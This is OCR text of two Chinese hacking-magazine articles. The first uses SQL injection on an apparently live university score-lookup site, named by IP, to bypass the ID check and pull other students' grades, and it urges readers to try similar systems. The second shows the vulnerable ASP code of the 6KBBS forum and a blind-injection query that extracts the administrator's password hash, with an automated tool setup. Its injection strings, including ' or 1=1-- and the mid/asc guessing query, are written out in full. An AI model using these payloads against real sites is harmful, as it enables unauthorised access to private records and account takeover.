


图8




图9

能不能搞简单点？我把提交的地址和参数构造了一个存在Sql注入的Url如下：http://202.118.68.107:8080/Score_search/06js_01.asp?zjhm=111111111&ksbh=11111111，拿到Nbsi里去跑吧！发现提示存在漏洞，但是老是猜测到表就出错。试了几次终于我没有耐心了，既然还是查成绩，那么就还是猜测Sql语句的写法和分析当前的环境构造出能查询别人分数的Sql语句来吧！这里我们想要查看别人的成绩的话必须知道别人的身份证和准考证才能查询，准考证可以知道是连续的，但是身份证没有办法知道啊！所以此处要屏蔽掉对身份证号的检测！我们提交身份证为：

```
123456' or 1=1--          ddddddd
123456' or '1'='1         号码' or 1=1--
```

基本可以知道他的语句是这样写的：select * from 成绩表 where 身份证='输入的身份证' and 准考证号='输入的准考证'，呵呵，我们构造要提交的语句满足查询的条件就可以了。这与上面工大不同的是我们需要屏蔽的关键字身份证号是放在整个Sql语句的前面，所以为了查询出我们需要的指定记录，我们要自己构造匹配条件。查看源文件发现准考证号的变量名字为ksbh，那么我们可以构造这样的身份证号：ddddd' or ksbh='我们要查询的准考证号' and '1'='1，而准考证乱写就可以得到我们想要的记录了，到Sql语句中变成了：select * from 成绩表 where 身份证='ddddd' or ksbh='我们要查询的准考证号' and '1'='1' and 准考证号='乱填的准考证'，提交后如图10所示，成功后的结果如图11。嘿嘿，再次搞定！




图10





图11

具体情况下分析所要的目标和所处的环境，然后写出利用的语句，这才是Sql注入猜测的艺术！大家以后遇到类似的系统也可以测试，不搞破坏帮同学查查成绩还是很好玩的嘛！

这里不得不说一个问题！上面一个例子是用的Mysql数据库，暂且不知道多句查询的，但是后面的Sqlserver却是能执行多句查询的，如果被人用Update更新了成绩表不知道会造成什么影响，毕竟错误开启的Sqlserver是太好入侵了！希望这些大学在提供给学生查分的同时也注意一下网络安全。有什么问题欢迎到论坛讨论，我的ID是剑心。文章只是做技术性质的探讨，涉及到的问题与本人以及黑客X档案无关！

整蛊6KBBS之lqtoy美化版

王崇凡



前几天，偶遇“一米阳光”ASP论坛程序，经过一番扫描，发现其“elselist.asp”中有一个注入点，测试之前，用关键字“级别:风飞虾米”在百度中搜了一下，看看该论坛程序的影响力，结果显示的链接大多是另一个论坛——6KBBS[lqtoy]美化版，对于6KBBS美化版，我在2005年曾发现了其银行插件漏洞，半年不见了，不知新版本的6KBBS[lqtoy]美化版是否能带给我一些惊喜呢？

一、再见注入点

看来我和lqtoy就是有缘，在6KBBS[lqtoy]美化版的“elselist.asp”中，同样存在注入点，所涉及的BUG源码如下：

```
userid=Request.QueryString("userid")
action=request.querystring("action")
……
select case action
……
case "usertop"
sql="select*from topic where userid="&userid&" and type
```

```
<>3 order by edittime desc"
    case "withusertop"
      sql="select*from topic where id in(select bid from
bbs"&totable&" where userid="&userid&") and type<>3 order
by edittime desc"
    ……
      end select
```

注意其中的“userid”，此提交参数未经任何过滤就引入进了SQL语句，很典型的注入点哟！在本地搭建6KBBS[lqtoy]美化版进行测试，发现“elselist.asp”页需要登录后才能正常显示，于是便注册了一个名为“jmdcw”的用户，登录后，直接提交“http://127.0.0.1/6kbbs71/elselist.asp”，如图1，显示的是论坛内的所有新贴。接下来按照上面的SQL语句，更改URL中的“elselist.asp”为如下语句：“elselist.asp?action=usertop&userid=1”，查看“USERID”为1的用户所发表的新贴，结果是：“本版面共有0页，0张帖子”，因为ID为1的用户不存在或没有新贴发布！OK！再向“userid”的值中增加内容！将“userid=1”修改为“userid=1 or 1=1”，执行后显示的页面和未加任何参数的“elselist.asp”页面是一样的，更改“1=1”为“1=2”，这样一来，“or”两边的条件都为假，再看返回的页面，又变成了“0张贴子”！




图1

注意：因为userid为1的用户不存在或没有发表贴子，所以“1=1”和“1=2”所返回的页面才不同，但如果USERID为1的用户有新贴，那么就不能用or了，而要用and来连接“1=1”或“1=2”。

对于注入点，最经典的利用方法就是猜解管理员的密码！先查看管理员的ID值，点击论坛内“展区”下的“管理团队”，找到等级为管理员的用户，将鼠标移到其用户名上，在IE的状态中就会显示出其的ID值，如图2，管理员“lqtoybbs”的“userid”为2。下面就是我所构造的一段猜解语句：“

http://127.0.0.1/6kbbs71/elselist.asp?action=usertop&userid=1 or 90<(select asc(mid(password,1,1)) from [user] where userid=2)”。猜测管理员MD5的第一位ASCII值是否大于90，如果为真，那么显示的页面就是所有新贴，否则就是“0张贴子”！根据这样的返回信息，更换数值及MID中的参数，就可以猜出管理员的MD5值了！




图2

当然，用手工猜解的效率是很低的，刚巧我手头有一款前段时间写的“通用注入”程序，稍加修改，就足以胜任猜解任务了（注：需要重新登录论坛，其中的“Cookie选项”选择“保存一天”）！程序运行后的效果如图3。按照上面列出的注入语句，分别填入所对应的文本框！在“注入网址”中输入：“http://127.0.0.1/6kbbs71/elselist.asp?action=usertop&userid=”；在“ID”中输入“1”；“条件1”改为“or”；“字段”及“查询表”更改为6kbbs中所对应“password”和“[user]”；“条件”中输入“ userid=2”（此处的2为管理员ID值）。当初写这个程序的目的是从通用注入的角度出发的，所以其中的一些输入项，就要根据实际来填写了，比如左侧的“分号”项是针对字符型注入的，这里就可以去除这个分号，右侧的“条件2”及“表达式”，是为了满足多项判断所设置的，这里也不需要输入字符。

